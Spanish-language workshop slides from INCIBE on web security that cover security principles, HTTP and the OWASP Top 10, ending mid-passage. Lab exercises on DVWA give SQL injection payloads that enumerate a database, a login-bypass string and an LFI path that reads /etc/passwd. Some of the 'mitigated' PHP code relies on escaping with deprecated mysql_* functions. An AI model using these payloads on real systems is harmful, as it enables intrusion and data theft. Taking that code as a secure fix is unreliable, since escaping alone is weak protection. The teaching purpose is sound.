

- INCIBE ¿Qué es?
- **Introducción a la ciberseguridad**
- Objetivos del curso
- Contexto
- Introducción a la seguridad web
- Principios de la seguridad
- Mitigación de vulnerabilidades en aplicaciones web
- Mitigación de vulnerabilidades en servidores
- Resumen
- Otros datos de interés

■ Evolución de las Tecnologías de la Información

- La **información** es uno de los principales activos de una empresa.
- Las empresas almacenan y gestionan la información en los **Sistemas de Información**.
- Para una empresa resulta fundamental proteger sus Sistemas de Información para que su información esté a salvo.

Dificultades:

- El entorno donde las empresas desarrollan sus actividades es cada vez más complejo debido al desarrollo de las tecnologías de información y otros factores del entorno empresarial
- El perfil de un ciberdelincuente de un sistema informático ha cambiado radicalmente. Si bien antes los objetivos podían ser más simples (acceder a un sitio donde nadie antes había conseguido llegar) en la actualidad los atacantes se han percatado de lo importante que es la información y sobre todo de lo valiosa que puede llegar a ser.



- Es fundamental poner los medios técnicos y organizativos necesarios para garantizar la seguridad de la información. Para lograrlo hay que garantizar la **confidencialidad**, **disponibilidad** e **integridad** de la información.

Introducción a la ciberseguridad

Casos notorios

EL PAÍS

ECONOMÍA

SUSCRIBETE INICIAR SESIÓN

El SEPE sigue paralizado por el ciberataque: “Rellenamos expedientes con formularios antiguos a mano”

El director de la institución asegura que las ayudas llegarán este mes “con absoluta normalidad” a quienes ya estén dados de alta

elDiario.es

Hazte socio/a Iniciar sesión

Euskadi

COVID-19: ÚLTIMA HORA Secciones Territorios Opinión y blogs Firmas ¡Hazte socio!

Los ciberataques aumentan en la pandemia con noticias falsas sobre la COVID-19 para acceder a datos personales o estafas

“Se han creado 25.000 dominios de páginas ‘mete aquí tus datos y te decimos si en tu zona’”

EL ESPAÑOL

omicron

Facebook ya está siendo investigada por la filtración de millones de números de teléfono



LA VANGUARDIA

Un 'hacker' desvía 8.000 euros de Más Madrid a Podemos

- La coalición de Errejón exculpa al partido de Pablo Iglesias del pirateo de su web
- Elecciones Madrid | Últimas noticias sobre los comicios del 4M, en directo



EL PAÍS

TECNOLOGÍA

CIBERSEGURIDAD PRIVACIDAD EMPRENDIMIENTO TECNOLOGÍA PERSONAL INNOVACIÓN GRANDES TECNOLÓGICAS TRANSFORMACIÓN DIGITAL ÚLTIMAS NOTICIAS

Te quedan 7 artículos gratis este mes


SUSCRÍBETE

PHISHING >

Piratas informáticos lanzan un ataque contra la cadena de suministro de las vacunas contra la covid

Una red de 'hackers' intentó robar los datos a empresas relacionadas con la cadena de frío

- **Seguridad de la Información**
 - **Confidencialidad:** La información solo tiene que ser accesible o divulgada a aquellos que están autorizados
 - **Integridad:** La información debe permanecer correcta (integridad de datos) y como el emisor la originó (integridad de fuente) sin manipulaciones por terceros
 - **Disponibilidad:** La información debe estar siempre accesible para aquellos que estén autorizado
 - La **autenticidad:** la información es lo que dice ser o el transmisor de la información es quien dice ser.
 - El **no repudio:** Estrechamente relacionado con la Autenticidad. Permite, en caso de ser necesario, que sea posible probar la autoría u origen de una información.





- **Riesgos para los Sistemas de Información**
 - ¿Qué son los riesgos para los sistemas de información?
 - Las amenazas sobre la información almacenada en un sistema informático.
 - Ejemplos de riesgos en los sistemas de información
 - **De origen natural:** inundaciones, terremotos, incendios, rayos
 - **Fallos de la infraestructura auxiliar:** fallos de suministro eléctrico, refrigeración, contaminación...
 - **Fallos de los sistemas informáticos y de comunicaciones:** fallos en las aplicaciones, hardware o equipos de transmisiones
 - **Error humano:** errores accidentales o deliberados de las personas que interactúan con la





- **Hacker:** Informar, paliar e informar sobre problemas encontrados en un sistema
- **Cibercriminal:** Sacar partido (ilegalmente) de dichos fallos
- **Motivación de un cibercriminal:**
 - Superación
 - Beneficio económico
 - Ideología
 - Venganza
- **Cómo actúan:**
 - Robo de credenciales
 - Chantaje y extorsión
 - Malware
 - Ataques de denegación de servicio



■ Clases de ataques

- **Interrupción:** se produce cuando un recurso, herramienta o la propia red deja de estar disponible debido al ataque.
- **Intercepción:** se logra cuando un tercero accede a la información del ordenador o a la que se encuentra en tránsito por la red.
- **Modificación:** se trata de modificar la información sin autorización alguna.
- **Fabricación:** se crean productos, tales como páginas web o tarjetas magnéticas falsas.



■ Clasificación de incidentes

| Nivel | Clasificación | Nivel | Clasificación |
|----------|------------------------------|-------|---------------------------|
| Crítico | APT / Ciberterrorismo | Medio | Contenido abusivo |
| | Código dañino | | Obtención de información |
| | Intrusión | | Intento de intrusión |
| | Disponibilidad | | Fraude |
| Muy alto | Contenido abusivo | Bajo | Vulnerabilidad |
| | Código dañino | | Intrusión sin privilegios |
| | Intrusión | | Otros |
| | Compromiso de la información | | |
| Alto | | | |
| | | | |
| | | | |
| | | | |

■ Mecanismos de defensa

Ante esta figura, ¿cómo pueden protegerse las compañías con las nuevas tecnologías?

Los principales sistemas y más conocidos son los siguientes:

- **Firewall:** sistemas de restricción de tráfico basado en reglas.
- **Sistemas IDS / IPS:** sistemas de monitorización, detección y/o prevención de accesos no permitidos en una red.
- **Honeypot:** equipos aparentemente vulnerables diseñados para atraer y detectar a los atacantes, protegiendo los sistemas realmente críticos.
- **SIEM:** sistemas de correlación de eventos y generación de alertas de seguridad.
- **Antimalware:** sistemas de detección de malware informático.





Las prácticas del taller se realizan sobre un entorno controlado.
Utilizar las técnicas mostradas en el presente taller sobre
un entorno real como Internet, puede ocasionar problemas legales.

INDICE

- INCIBE ¿Qué es?
- Introducción a la ciberseguridad
- **Objetivos del curso**
- Contexto
- Introducción a la seguridad web
- Principios de la seguridad
- Mitigación de vulnerabilidades en aplicaciones web
- Mitigación de vulnerabilidades en servidores
- Resumen
- Otros datos de interés

-

INDICE


- INCIBE ¿Qué es?
- Introducción a la ciberseguridad
- Objetivos del curso
- **Contexto**
- Introducción a la seguridad web
- Principios de la seguridad
- Mitigación de vulnerabilidades en aplicaciones web
- Mitigación de vulnerabilidades en servidores
- Resumen
- Otros datos de interés

■ ¿Existe realmente un riesgo?

- El aumento del uso de Internet ocasiona una exposición a más amenazas.
- La alta disponibilidad de técnicas de explotación aumenta el riesgo.
- Históricamente, la seguridad en sistemas informáticos no ha estado entre las prioridades de las empresas.
- Hoy en día, la mayor parte de las aplicaciones son, o tienen base, web.

■ ¿Qué podemos hacer?

- Es necesario concienciar de la necesidad de invertir en seguridad.
- La seguridad en páginas web se debe aplicar desde el principio, en la fase de desarrollo.
- No hay que olvidar la configuración, una mala implementación puede ser utilizada como vía de entrada por un intruso.



■ ¿Cómo se explota una página web?

- El sistema informático que soporta una aplicación se puede explotar en varios niveles: a nivel del sistema, a nivel del servidor y a nivel de aplicación.

■ ¿Qué debilidades se pueden encontrar?

- A cada uno de los niveles, existen varias debilidades típicas que pueden ser utilizadas como vector de ataque.

| Sistema | Servidor | Aplicación |
|--|---|--|
| <input type="checkbox"/> Software desactualizado | <input type="checkbox"/> Autorización incorrecta | <input type="checkbox"/> Parámetros no controlados |
| <input type="checkbox"/> Autenticaciones débiles | <input type="checkbox"/> Exposición de información | <input type="checkbox"/> Lógica de negocio no controlada |
| <input type="checkbox"/> Servicios innecesarios | <input type="checkbox"/> Funcionalidades no controladas | <input type="checkbox"/> Abuso de valores por defecto |
| <input type="checkbox"/> Cifrados débiles | <input type="checkbox"/> Seguridad por defecto | <input type="checkbox"/> Prácticas de desarrollo inseguras |

INDICE

- INCIBE ¿Qué es?
- Introducción a la ciberseguridad
- Objetivos del curso
- Contexto
- **Introducción a la seguridad web**
- Principios de la seguridad
- Mitigación de vulnerabilidades en aplicaciones web
- Mitigación de vulnerabilidades en servidores
- Resumen
- Otros datos de interés



- **¿Qué es una arquitectura cliente - servidor?**
 - Modelo de interacción con aplicaciones web en el cual una serie de usuarios (clientes) acceden a una serie de recursos (servidor) mediante peticiones.
 - Cliente: Posee los elementos imprescindibles en el lado del usuario para poder realizar las funcionalidades requeridas:
 - Presentación.
 - Validación.
 - Conexión.
 - Servidor: Posee los elementos necesarios para interactuar con el cliente y contestar a las peticiones de información:
 - Capa de Presentación.
 - Capa de Aplicación.
 - Capa de Conectividad.
 - Capa de Back-End.



■ Página estática

- Estilo de página web en el cual no existe interacción entre el usuario y el servidor, solamente la petición inicial.
- Características:
 - Contienen y manejan información conceptualmente permanente.
 - No se puede interactuar con la página web más allá de navegar por los diferentes enlaces.
 - No posee ni base de datos y ni lógica.
 - Ausencia de funcionalidades.
 - Para cambiar los contenidos de la página, es imprescindible acceder al servidor donde está alojada la misma.
 - Para su desarrollo, es suficiente con utilizar lenguaje HTML o XHTML.
 - El código se ejecuta únicamente en el lado del cliente.

```
<html>
  <body>

    <h1>Titulo</h1>

    <p>Esto es un parrafo.</p>

    <a href="http://www.enlacedepueba.com">Link</a>

    <table style="width:100%">
      <tr>
        <td>A</td>
        <td>B</td>
        <td>C</td>
      </tr>
      <tr>
        <td>D</td>
        <td>E</td>
        <td>F</td>
      </tr>
    </table>

  </body>
</html>
```

■ Página dinámica

- Estilo de página web en el cual existe interacción continua entre el usuario y el servidor.
- Características :
 - Permite definir funcionalidades que se adapten a las necesidades.
 - Interactúa con el usuario de forma dinámica.
 - El usuario posee cierta libertad para modificar la información de la página mediante funcionalidades.
 - Es posible interactuar con una base de datos.
 - El código puede contener lógica.
 - Existen varios lenguajes para su realización: PHP, ASP, .NET o Java.
 - El código se ejecuta en el lado del cliente y en el lado del servidor.



```
<html>
  <body>

    <h1>Titulo</h1>

    <p>Esto es un parrafo.</p>

    <?php

      $_GET["nombre"]
      $param=(isset($_GET['param']) ? $_GET['param'] : null);
      echo "<p>Parametro introducido: $param"

    ?>


  </body>
</html>
```



■ Herramientas online para código HTML

Listado de herramientas online para realizar pruebas con HTML, CSS y Javascript:

- <https://www.onlinehtmleditor.net/>
- <https://jsbin.com/?html.css.js.console>
- <https://www.cubicfactory.com/jseditor/>
- <https://codepen.io/pen/>
- <https://jsfiddle.net/>
- <https://playcode.io/>





■ ¿Qué es el direccionamiento?

- Capacidad de transmitir un mensaje por una red conmutada.
- Enrutamiento mediante direccionamiento:
 - MAC a nivel enlace.
 - IP a nivel red.
 - Puerto a nivel transporte.

- Formato de las direcciones IPv4


→

| | | | | | | |
|----------|---|----------|---|----------|---|----------|
| 172 | . | 16 | . | 254 | . | 1 |
| 10101100 | | 00010000 | | 11111110 | | 00000001 |




■ ¿Cómo viaja el mensaje?

- ¿Qué es necesario conocer para establecer una conexión con un sistema remoto?
 - IP destino.
 - Puerto destino.
- El emisor envía el mensaje a su router de salida (gateway).
- Éste lo renviará hacia otros routers que repetirán dicha operación.
- El mensaje llega a su destino.



■ ¿Cómo funciona el protocolo HTTP?

- Siglas de HyperText Transfer Protocol.
- Este protocolo define la sintaxis y la semántica que se utilizan en una comunicación web.
- Está orientado a transacciones y sigue un esquema de petición y respuesta entre el cliente y el servidor.
- Es un protocolo que no posee estado, no almacena información acerca de conexiones anteriores a la actual.
- Para mantener el estado dentro de una aplicación web, se utilizan otra serie de recursos. Las cookies son las que permiten que esa información se pueda almacenar y así utilizar información de conexiones anteriores.





- **¿Qué aspecto tiene una petición HTTP?**
 - GET /index.php?id=1&language=es HTTP/1.1
Host: www.prueba.com
Content-Length: length

 - POST index.php HTTP/1.1
Host: www.prueba.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 17

id=1&language=es

 - HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: length

<html><body>Hello World</body></html>


■ GET vs POST

■ GET:

- Solicitar páginas web
- Parámetros visibles en la cabecera
- Por cada recurso de una web, se realiza una petición GET
- No suele implicar cambios en el lado del servidor

■ POST:


- Envío de formularios
- Parámetros en el cuerpo de la petición, codificados.
- Suele implicar un cambio en el lado del servidor.
- En aplicaciones REST, se emplea junto con PUT y DELETE.






■ Práctica: Análisis de petición HTTP

- Arrancamos la herramienta BurpSuite para que actúe de proxy local.
- Establecemos la escucha en un puerto deseado, por defecto en el 8080.
- Redirigimos el tráfico del navegador a la máquina local y al puerto en el cual está escuchando BurpSuite.
- Navegamos con normalidad interceptando las respuestas y analizando las peticiones.
- **Si interceptamos una petición y cambiamos algún parámetro: ¿Se aplican los cambios? ¿Para qué puede ser útil?**



■ ¿Cómo es una arquitectura segura?

- Normalmente los servidores se instalan en una DMZ.
- Es una zona segura situada entre la red interna y la red externa.
- Las conexiones entre estos tres elementos se gestionan mediante firewalls.




INDICE

- INCIBE ¿Qué es?
- Introducción a la ciberseguridad
- Objetivos del curso
- Contexto
- Introducción a la seguridad web
- **Principios de la seguridad**
- Mitigación de vulnerabilidades en aplicaciones web
- Mitigación de vulnerabilidades en servidores
- Resumen
- Otros datos de interés



■ Mínimo privilegio

- Cada elemento debe tener los permisos estrictamente necesarios para efectuar las acciones para las que han sido diseñados.
- Ejemplo:





■ Mínima exposición

- Reducir el área de exposición de un sistema habilitando únicamente los servicios estrictamente necesarios.
- Ejemplo:




- FTP
- SSH
- HTTP
- HTTP S
- MYSQL

V
S



- HTTP
- HTTP S

- **Defensa en profundidad**
 - Aplicar varias capas de seguridad a un mismo elemento y dividir en diferentes áreas la arquitectura de la red con el propósito de hacer más complicado el acceso a la información.
- **Ejemplo:**





- **El eslabón más débil**

- La seguridad de un sistema está definida por su eslabón más débil, no sirve de nada fortificar un área de un sistema si no se presta atención a las demás.

- **Proceso continuo**

- La seguridad debe estar en constante evolución para adaptarse a las nuevas técnicas de ataque y amenazas.


- **Proporcional**

- El nivel de seguridad de un sistema o conjunto de sistemas debe ser proporcional al valor de la información alojada por los mismos.



■ Técnicas de programación segura

- Multitud de los problemas de seguridad web se pueden encontrar a nivel de aplicación, los cuales suelen ser el resultado de una programación errónea.
- El desarrollo de aplicaciones web seguras es una tarea compleja, ya que demanda una concepción general de los riesgos de la información contenida, solicitada y recibida por el sistema, más allá de cumplir con el objetivo funcional básico de la aplicación.



■ ¿Qué es OWASP?

- Para identificar los riesgos y fallos de seguridad más importantes en una aplicación web, existen organizaciones cuyo objetivo es facilitar el análisis de vulnerabilidades y dotar de herramientas para la auditoría, aprendizaje y prevención de los fallos de seguridad web.
- OWASP es un proyecto de código abierto dedicado a determinar y combatir las causas que hacen que el software sea inseguro.
- OWASP publica y revisa un documento de los diez riesgos de seguridad que considera más importantes en aplicaciones web de mayor a menor importancia (OWASP Top Ten).





■ Top 10 de vulnerabilidades web

| OWASP Top 10-2017 |
|---|
| A1:2017 – Inyección |
| A2:2017 – Pérdida de autenticación y gestión de sesiones |
| A3:2017 – Exposición de datos sensibles |
| A4:2017 – Entidades externas de XML (XXE) |
| A5:2017 – Pérdida de control de acceso |
| A6:2017 – Configuración de seguridad incorrecta |
| A7:2017 – Secuencia de comandos en sitios cruzados (XSS) |
| A8:2017 – Deserialización insegura |
| A9:2017 – Uso de componentes con vulnerabilidades conocidas |
| A10:2017 – Registro y monitoreo insuficientes |

Fuente: <https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf>

INDICE

- INCIBE ¿Qué es?
- Introducción a la ciberseguridad
- Objetivos del curso
- Contexto
- Introducción a la seguridad web
- Principios de la seguridad
- **Mitigación de vulnerabilidades en aplicaciones web**
- Mitigación de vulnerabilidades en servidores
- Resumen
- Otros datos de interés

■ A1. Inyección

- Se trata de hacer que la aplicación web interprete como comandos o consultas lo que el atacante de esa aplicación web introduce en la aplicación.
- Distintas variedades de inyección: SQL (Bases de datos), LDAP (Directorios), etc.
- Este hecho es empleado por un atacante para alterar el funcionamiento correcto de la aplicación web, pudiendo comprometer la integridad de la información o su privacidad, así como la seguridad de los sistemas subyacentes





■ Inyecciones SQL (II)

| ID_Cliente | Nombre_Cliente | Teléfono | Contraseña | Importe |
|------------|----------------|-----------|----------------|---------|
| 1 | Pablo | 913342134 | @palabra65.net | 100 |
| 2 | David | 934567923 | 123456 | 299 |
| 3 | Javier | 915557788 | lampara | 2500 |

Login

Email

Password

[Log In Now](#)

[forgot_password?](#)

Pablo

@palabra65.net

```
SELECT * FROM Users WHERE Username='Pablo' AND Password='@palabra65.net'
```

■ Práctica: Realizando una inyección SQL (I)

- Accedemos a la aplicación DVWA:
 - En la barra del navegador web introducimos la url:
localhost/dvwa
 - Accedemos al aplicativo y modificamos el nivel de seguridad:
DVWA Security->Low
- En el menú SQL Injection observamos el funcionamiento del formulario:



■ Práctica: Realizando una inyección SQL (II)

- Introducimos en el formulario las siguientes cadenas:
 - Inyección que muestra el nombre de la base de datos:
`' UNION SELECT 1, database() FROM information_schema.tables #`
 - Inyección que muestra las tablas de la base de datos:
`' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='dvwa' #`
 - Inyección que muestra las columnas de una tabla de la base de datos:
`' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_schema='dvwa' AND table_name='users' #`


Vulnerability: SQL Injection

User ID:

Submit

■ Mitigación de la inyección SQL

- Una de las vías para evitar este tipo de vulnerabilidades es validar y filtrar las cadenas introducidas por el usuario.
- Ejemplo:



- Se deben adoptar medidas adicionales como acceder con los mínimos privilegios, no dar información en los mensajes de error, etc.

■ Práctica: Mitigando una inyección SQL (I)

- Analizamos el código PHP del formulario vulnerable a SQL Injection:

```
<?php
if(isset($_GET['Submit'])){
    // Retrieve data
    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        $html .= '<pre>';
        $html .= 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        $html .= '</pre>';

        $i++;
    }
?>
```



- **Práctica: Mitigando una inyección SQL (II)**
 - Validamos y filtramos las cadenas que introducen los usuarios:

```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data

    $id = $_GET['id'];
    $id = stripslashes($id);
    $id = mysql_real_escape_string($id);

    if (is_numeric($id)){
        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
        $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre> ');

        $num = mysql_numrows($result);

        $i=0;

        while ($i < $num) {

            $first = mysql_result($result,$i,"first_name");
            $last = mysql_result($result,$i,"last_name");

            $html .= '<pre>';
            $html .= 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
            $html .= '</pre>';

            $i++;
        }
    }
}
?>
```



■ Fallos en el mecanismo de autenticación

- Se trata de aprovechar un defecto en el mecanismo de autenticación de la aplicación, teniendo como consecuencias el robo de credenciales o el acceso no autorizado a los recursos de la aplicación web.
- Para protegerse es necesario:
 - Filtrar las entradas del usuario.
 - Emplear los mecanismos de sesión proporcionados por el lenguaje de programación.
 - No aceptar identificadores de sesión inválidos.
 - No permitir el proceso de autenticación desde una página sin cifrado.
 - Emplear políticas de caducidad de sesiones.
 - No exponer las sesiones o las credenciales en las URLs.
 - Disponer en cada página de un mecanismo de finalización de la sesión.
 - Establecer un “timeout” a cada sesión.

■ Práctica: Evadiendo el mecanismo de autenticación

- Accedemos al login de la aplicación.
- Introducimos en el campo usuario la cadena:
 - admin' AND '1' = '1' --

localhost/dvwa/login.php

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD

Username
admin' AND '1' = '1' --

Password

Login



- **Práctica: Mitigando una autenticación insegura**
 - Analizamos el código PHP del formulario vulnerable:

```
<?php

define( 'DVWA_WEB_PAGE_TO_ROOT', '' );

require_once DVWA_WEB_PAGE_TO_ROOT.'dvwa/includes/dvwaPage.inc.php';

dvwaPageStartup( array( 'phpids' ) );

dvwaDatabaseConnect();

if( isset( $_POST[ 'Login' ] ) ) {

    $user = $_POST[ 'username' ];
    $pass = $_POST[ 'password' ];
    $pass = md5( $pass );

    $qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass'";

    $result = @mysql_query($qry) or die('<pre>' . mysql_error() . '</pre>');

    if( $result && mysql_num_rows( $result ) == 1 ) {        // Login Successful...

        dvwaMessagePush( "You have logged in as '". $user. "' );
        dvwaLogin( $user );
        dvwaRedirect( 'index.php' );
    }
}
```



- **Práctica: Mitigando una autenticación insegura**
 - Validamos y filtramos las cadenas que introducen los usuarios:

```
<?php
define( 'DVWA_WEB_PAGE_TO_ROOT', '' );

require_once DVWA_WEB_PAGE_TO_ROOT.'dvwa/includes/dvwaPage.inc.php';

dvwaPageStartup( array( 'phpids' ) );

dvwaDatabaseConnect();

if( isset( $_POST[ 'Login' ] ) ) {

    $user = $_POST[ 'username' ];
    $user = stripslashes( $user );
    $user = mysql_real_escape_string( $user );

    $pass = $_POST[ 'password' ];
    $pass = stripslashes( $pass );
    $pass = mysql_real_escape_string( $pass );
    $pass = md5( $pass );

    $qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass'";

    $result = @mysql_query($qry) or die( '<pre>' . mysql_error() . '</pre>' );

    if( $result && mysql_num_rows( $result ) == 1 ) {        // Login Successful...
```

■ Vulnerabilidad File Inclusión

- Vulnerabilidad que permite la inclusión de ficheros en la aplicación web.
- Es la consecuencia de un fallo en la programación de la aplicación, en la cual no se realiza un correcto filtrado de los parámetros.
- Existen dos variantes:
 - Local File Inclusion (LFI): Un atacante podría acceder a cualquier zona del sistema, siendo capaz de descargar ficheros sensibles y de configuración.

```
www.page.com/script.php?id=../../../../etc/passwd
```

- Remote File Inclusion (RFI): Un atacante podría incluir scripts maliciosos alojados en otro servidor.

```
